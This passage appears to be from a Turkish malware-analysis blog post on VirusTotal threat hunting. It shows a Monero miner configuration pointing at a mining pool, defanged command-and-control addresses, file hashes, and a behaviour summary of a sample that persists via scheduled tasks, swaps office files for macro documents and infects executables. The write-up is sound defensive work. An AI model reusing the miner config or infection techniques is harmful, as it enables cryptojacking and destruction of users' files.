
```
8      "ip6": false,
9      "restricted": true
10    },
11    "asm": true,
12    "autosave": true,
13    "av": 0,
14    "background": true,
15    "colors": true,
16    "cpu-affinity": null,
17    "cpu-priority": null,
18    "donate-level": 1,
19    "huge-pages": true,
20    "hw-aes": null,
21    "log-file": null,
22    "max-cpu-usage": 50,
23    "pools": [
24      {
25        "url": "xmr-eu1.nanopool.org:14444",
26        "user":
27          "pass": "x",
28          "rig-id": null,
29          "nicehash": false,
30          "keepalive": true,
31          "variant": -1,
32          "tls": false,
33          "tls-fingerprint": null
34      }
35    ],
36    "print-time": 60,
37    "retries": 60,
38    "retry-pause": 10,
39    "safe": false,
40    "threads": null,
41    "user-agent": null,
42    "watch": false
43  }
```


client.exe dosyasına kısaca bakmaya karar verdikten sonra IDA Pro ve Interactive Delphi Reconstructor araçları ile analiz etmeye başladım. Dikkate değer tespitlerime hızlıca yer vermem gerekirse;

1. cachel.exe çalıştırıldıktan sonra kendisini

C:\Users\admin\AppData\Local\Google Chrome Helper\chromehelper.exe altına kopyalamaktadır.

2. [http://xredini\[.\]mooo.com](http://xredini[.]mooo.com) , [http://140\[.\]82.59.108/config](http://140[.]82.59.108/config) ve [http://45\[.\]76.3.86/min](http://45[.]76.3.86/min) adresleri ile iletişime geçmektedir.
3. IDAPython yardımı ile gizlenmiş karakter dizilerini çözdüğümde karakter dizileri arasında xred[.]mooo.com , xredini[.]mooo.com ve xfl[.]mooo.com adresleri ortaya çıkmaktadır.
4. Zamanlanmış görevlere (task scheduler) Google Chrome Helper Update kaydını yaratabilmektedir.
5. Sistem üzerindeki xls, xlsx, doc, docx uzantılı dosyaları bulduktan sonra içeriğini %TEMP% klasörüne yarattığı makro uzantılı (docm, xlsx gibi) ofis dosyasına (Yazar adı: WlnServer) kopyalamakta ve orjinal dosyaları silerek yerine orjinal dosyaların isimleri altında bu ofis dosyasını kopyalamaktadır. (Örnek: Masaüstündeki Mert.docx dosyasını silip yerine Mert.docm oluşturuyor ve içine Mert.docx içeriğini kopyalıyor.)
6. Sistem üzerindeki tüm yürütülebilir dosyaları (exe) bulup modifiye ederek çalıştırıldığı anda hem orjinal dosyayı hem de Resource Directory kısmındaki zararlı ofis dosyalarını (%TEMP% klasörüne açtığı) ve programı çalıştırmaktadır.
7. VirusTotal üzerinde client.exe dosyası üzerinde yer alan ABvgjdfL+hpQCgCT42Vd06m4GD karakter dizisini arattığımda ise bu zararlı yazılımın bulaştığı çok sayıda örnek karşılaştım.





VT Search	peexe	17 / 66	1.33 MB	2018-05-24 00:37:43 last seen	1 submissions	EXE
VT Clustering	17889eb9b694b817884991b2e2384ba90a7277c4b587c72478bcd95628d310 vcredst_x64.exe	53 / 68	610.5 KB	2018-05-24 01:58:27 first seen 2018-05-24 02:01:36 last seen	4 submissions 1 submissions	
VT Stats	b5b13995509eeb0e24a138e9647ca1ffc29cc5f16924a6ba17efcd1d5ab5f NDP47-KB3186500-Web.exe	49 / 64	609 KB	2018-05-24 02:01:44 first seen 2018-05-24 02:02:47 last seen	2 submissions 1 submissions	
	89e5fac50b5f9e1f8bbd2f594b346c3fe69b3c596b256e5fc5d184f36e42da TSBot.exe	31 / 66	3.97 MB	2018-05-24 10:46:50 first seen 2018-05-24 10:46:50 last seen	1 submissions 1 submissions	EXE
	ebe99bc5ff19e6ebb2b08b34b11f962f28d4f5b8a3f90e261f2d04d8d0e89f1 VIZ.exe	28 / 66	1.71 MB	2018-05-24 20:35:11 first seen 2018-05-24 20:35:11 last seen	1 submissions 1 submissions	EXE
	77289a33d3eee05e7a78c7c5b7e479041211527666a14cc8827a2372e1bbf307 chromehelper.exe	19 / 66	2.83 MB	2018-05-24 22:55:50 first seen 2018-05-24 22:55:50 last seen	1 submissions 1 submissions	EXE
	d4debf0eca3fed4290e01930d1ba05f03a074a090b2d534faab24720927ac ExtremeTeam & LifeTeamGuard Exploit Programmer V1.exe	48 / 69	764 KB	2018-05-25 06:31:03 first seen 2018-05-25 06:31:03 last seen	1 submissions 1 submissions	
	e34407be6a802fe6dd33a3dd8dbbf39f5c6c373638c7f5c446372b3ec625d	44 / 67	1.84 MB	2018-05-25 15:06:53 first seen 2018-05-25 15:06:53 last seen	1 submissions 1 submissions	
	0734c73b282e044d2015b20a82dbc850cba23299d9d52617e9485b4d10f33c	22 / 66	1.78 MB	2018-05-25 15:10:14 first seen 2018-05-25 15:10:14 last seen	1 submissions 1 submissions	EXE

Sonuca gelecek olursam, kurum olarak VirusTotal üzerinde tehdit avına çıkarak hem kurumunuza gerçekleştirilmesi planlanan siber saldırılardan, sosyal mühendislik saldırılarından haberdar olabilir hem de analistlerinizin tehdit avı ile tespit ettiği örnekleri analiz etmelerini sağlayarak zararlı yazılımı analizi konusunda yetkinlik kazanmalarını sağlayabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.